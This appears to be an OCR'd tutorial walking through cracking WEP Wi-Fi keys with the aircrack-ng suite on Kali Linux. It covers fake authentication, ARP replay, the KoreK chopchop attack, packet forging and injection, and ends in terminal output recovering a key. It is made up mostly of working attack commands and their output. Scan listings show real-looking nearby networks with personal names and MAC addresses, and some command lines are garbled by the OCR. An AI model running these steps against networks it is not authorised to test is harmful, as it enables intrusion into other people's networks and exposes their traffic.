
#airodump –ng mon0



```
CH 12 ][ Elapsed: 4 s ][ 2013-08-22 15:04

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

AC:E2:15:BF:A5:C8  -79        2        0    0  11  54e. WPA2 CCMP   PSK  Omar
00:1A:C1:14:BB:57  -72        2        0    0  11  54 . WPA2 CCMP   PSK  karim
00:22:6B:E5:0F:2F  -82        2        0    0  11  54 . WPA  CCMP   PSK  user9
B0:48:7A:BE:37:84  -73        2        0    0  11  54e  WPA  CCMP   PSK  farou
00:21:29:7D:63:AD  -78        3        0    0  11  54 . WPA2 CCMP   PSK  Subac
20:2B:C1:68:27:CC  -80        3        0    0  11  54   WPA2 TKIP   PSK  misr
10:C6:1F:E7:69:98  -48        2        0    0   3  54e  WEP  WEP        demo

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

The mono will make virtual adapter network. To know the mac address of the monitoring mode virtual adapter network


#ifconfig



```
          RX packets:158 errors:0 dropped:0 overruns:0 frame:0
          TX packets:45 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20920 (20.4 KiB)  TX bytes:4585 (4.4 KiB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:56 errors:0 dropped:0 overruns:0 frame:0
          TX packets:56 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3200 (3.1 KiB)  TX bytes:3200 (3.1 KiB)

mon0      Link encap:UNSPEC  HWaddr 00-26-5A-75-25-DD-00-00-00-00-00-00-00-00
-00
          UP BROADCAST NOTRAILERS RUNNING PROMISC ALLMULTI  MTU:1500  Metric:1
          RX packets:141 errors:0 dropped:93 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11079 (10.8 KiB)  TX bytes:0 (0.0 B)

root@kali:~#
```

To capture the packets


#airodump –ng   -c 3 (ch no) –bssid (mac)   -w   eee mono



```
CH  3 ][ Elapsed: 4 s ][ 2013-08-22 15:05

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

10:C6:1F:E7:69:98  -48 100       35       17    1   3  54e  WEP  WEP         d

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

10:C6:1F:E7:69:98  00:1F:3A:7E:A4:71  -48   54e-54e    0       11
10:C6:1F:E7:69:98  E0:06:E6:86:14:F7  -14   48e-54e    0        6
```

Make thick authentication


#aireplay –ng -1 -o –e demo -a (mac address of the access point) –h (mac address of monitoring mode) mono



```
root@kali:~# aireplay-ng -1 0 -e demo -a 10:C6:1F:E7:69:98 -h 00-26-5A-75-25-DD
mon0
15:06:46  Waiting for beacon frame (BSSID: 10:C6:1F:E7:69:98) on channel 3

15:06:46  Sending Authentication Request (Open System) [ACK]
15:06:46  Authentication successful
15:06:46  Sending Association Request [ACK]
15:06:46  Association successful :-) (AID: 1)
```

Make arp request to speed up capturing packets.

#aireplay –ng -3 -b (mac address of the access point) –h (mac address of monitoring mode) mono




```
root@kali:~# aireplay-ng -3 -b 10:C6:1F:E7:69:98 -h 00-26-5A-75-25-DD mon0
15:07:20  Waiting for beacon frame (BSSID: 10:C6:1F:E7:69:98) on channel 3
Saving ARP requests in replay_arp-0822-150720.cap
You should also start airodump-ng to capture replies.
Read 79 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

Wait until 20000 packet.


Make airOpen new window and write

#aircrack –ng -b (bssid) ee*.cap

Then you can find the wireless password. So from one client in the network, you can find the WEP authentication



```
                              Aircrack-ng 1.2 beta1


                 [00:00:00] Tested 202 keys (got 14659 IVs)

KB    depth   byte(vote)
 0    0/  1   61(26880) 4C(20736) 7E(19968) C3(19456) 3B(18944)
 1    0/ 10   62(21248) A5(19968) 2C(19456) 8D(19456) A2(18944)
 2    9/ 11   1E(18176) 26(17920) 98(17920) 76(17664) 91(17664)
 3    0/  2   64(22528) F3(20224) 9A(18688) 29(18432) 5F(18432)
 4    0/  1   65(23808) A7(19968) B2(19200) 50(18944) 45(18432)

                    KEY FOUND! [ 61:62:63:64:65 ] (ASCII: abcde )
       Decrypted correctly: 100%
```




Crack WEP (KoreK chopchop attack)

- lwconfig
- Airmon-ng start wlan1
- airodump-ng mon0
- airodump-ng –c 1 –-bssid 00:1C:10:AF:FA:4D –w www mon0
- aireplay-ng -1 0 -e TargetWiFi -a 00:1C:10:AF:FA:4D -h 00:C0:CA:4A:D3:37 mon0
- *aireplay-ng -4 -b [target BSSID] -h [source MAC address (your MAC)] [interface]*
- *packetforge-ng -0 -a [target BSSID] -h [source MAC] -k [destination IP in fragments] -l [source IP in fragments] -y arp.xor -w [output2]*
- *aireplay-ng -2 -r [output2] [interface]*
- aircrack-ng –b 00:1C:10:AF:FA:4D ww*.cap

The smart access point will drop the packets that have long lengths, so we cant apply the previous two methods as the access point will drop the arp request so we cant reach responses and to search the file for the password. In this method, through the aireplay and aircrack tools, they will predict some packets to reach the length that the access point can deal with it and can extract all information in file. We will take the file and through some tool we will inject them in network. In this way we will reach to response that we can capture in file and we ask the aircrack tool to search on it for password.

Go to linux and write

#iwconfig




```
root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan1     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
```

Activate monitoring mode

#airmon –ng   start   wlan1

To see the networks around me


#airodump –ng   mono



```
CH  4 ][ Elapsed: 12 s ][ 2013-08-22 17:03

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

10:C6:1F:E7:69:98  -55        6        0    0   3  54e  WEP  WEP         demo
4C:ED:DE:E0:36:F0  -70        4        0    0   1  54   WPA  TKIP   PSK  ahmed
B0:48:7A:BE:37:84  -72        2        0    0  11  54e  WPA  CCMP   PSK  farou
B4:82:FE:2A:EB:EF  -78        3        0    0   1  54   WEP  WEP         aalaa
00:1A:C1:14:BB:57  -79        2        0    0  11  54 . WPA2 CCMP   PSK  karim
28:10:7B:90:7E:C2  -79        2        0    0   1  54e  WPA2 CCMP   PSK  AY
F4:EC:38:F2:A4:38  -80        2        0    0   6  54 . WPA2 CCMP   PSK  TP-LI
B8:A3:86:3F:60:56  -81        3        0    0   1  54e  WPA2 CCMP   PSK  DLink

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

To capture the packets


#airodump –ng   -c 3 (ch no) --bssid (mac) -w ddd mono



```
root@kali:~# airodump-ng -c 3 --bssid 10:C6:1F:E7:69:98 -w ddd mon0
```

Make thick authentication

#aireplay –ng -1 -0 –e demo -a (mac address of the access point) –h (mac address of monitoring mode) mono




```
root@kali:~# aireplay-ng -1 0 -e demo -a 10:C6:1F:E7:69:98 -h 00-26-5A-75-25-DD
mon0
17:04:59  Waiting for beacon frame (BSSID: 10:C6:1F:E7:69:98) on channel 3

17:04:59  Sending Authentication Request (Open System) [ACK]
17:04:59  Authentication successful
17:04:59  Sending Association Request [ACK]
17:04:59  Association successful :-) (AID: 1)
```

#aireplay –ng -4 -b (mac address of the access point) –h (mac address of monitoring mode) mono

Make thick authentication

#aireplay –ng -1 -0 –e demo -a (mac address of the access point) –h (mac address of monitoring mode) mon0

#aireplay –ng -4 -b (mac address of the access point) –h (mac address of monitoring mode) mon0




```
root@kali:~# aireplay-ng -4 -b 10:C6:1F:E7:69:98 -h 00-26-5A-75-25-DD mon0
17:05:30  Waiting for beacon frame (BSSID: 10:C6:1F:E7:69:98) on channel 3
Read 9 packets...
```

```
Offset   50 (67% done) | xor = 1C | pt = 29 |   26 frames written in   438ms
Offset   49 (69% done) | xor = 9F | pt = 98 |  249 frames written in  4234ms
Offset   48 (71% done) | xor = E5 | pt = 69 |   50 frames written in   848ms
Offset   47 (73% done) | xor = DC | pt = E7 |   63 frames written in  1074ms
Offset   46 (75% done) | xor = 03 | pt = 1F |  252 frames written in  4282ms
Offset   45 (76% done) | xor = E9 | pt = C6 |  108 frames written in  1835ms
Offset   44 (78% done) | xor = EF | pt = 10 |  241 frames written in  4096ms
Offset   43 (80% done) | xor = 42 | pt = 01 |  193 frames written in  3283ms
Offset   42 (82% done) | xor = 5F | pt = 00 |   98 frames written in  1666ms
Offset   41 (84% done) | xor = 2F | pt = 04 |  163 frames written in  2771ms
Offset   40 (86% done) | xor = 48 | pt = 06 |   68 frames written in  1154ms
Offset   39 (88% done) | xor = C6 | pt = 00 |  136 frames written in  2313ms
Offset   38 (90% done) | xor = E7 | pt = 08 |  228 frames written in  3874ms
Offset   37 (92% done) | xor = F3 | pt = 01 |  231 frames written in  3926ms
Offset   36 (94% done) | xor = 6F | pt = 00 |   18 frames written in   306ms
Offset   35 (96% done) | xor = 72 | pt = 06 |  230 frames written in  3903ms
Offset   34 (98% done) | xor = DC | pt = 08 |  147 frames written in  2507ms

Saving plaintext in replay_dec-0822-170823.cap
Saving keystream in replay_dec-0822-170823.xor
```

After it finishes, it will save two files in keystream and plaintext files.

Use the tool packetforgee to create arp packets to inject them


#packetforgee–ng -o –a (mac address of the access point) –h (mac address of monitoring mode) –k 255.255.255.255 -l 255.255.255.255 –y (file stream name) –w eduors



```
root@kali:~# packetforge-ng -0 -a 10:C6:1F:E7:69:98 -h 00-26-5A-75-25-DD  -k 255
.255.255.255 -l 255.255.255.255 -y replay_dec-0822-170823.xor -w eduors
Wrote packet to: eduors
root@kali:~#
```

Inject the packets in the network

#aireplay –ng -2 -r eduors mono




```
root@kali:~# aireplay-ng -2 -r eduors mon0
No source MAC (-h) specified. Using the device MAC (00:26:5A:75:25:DD)


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  10:C6:1F:E7:69:98
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:26:5A:75:25:DD

        0x0000:  0841 0201 10c6 1fe7 6998 0026 5a75 25dd  .A......i..&Zu%.
        0x0010:  ffff ffff ffff 8001 0199 3a00 6a35 c175  ..........:.j5.u
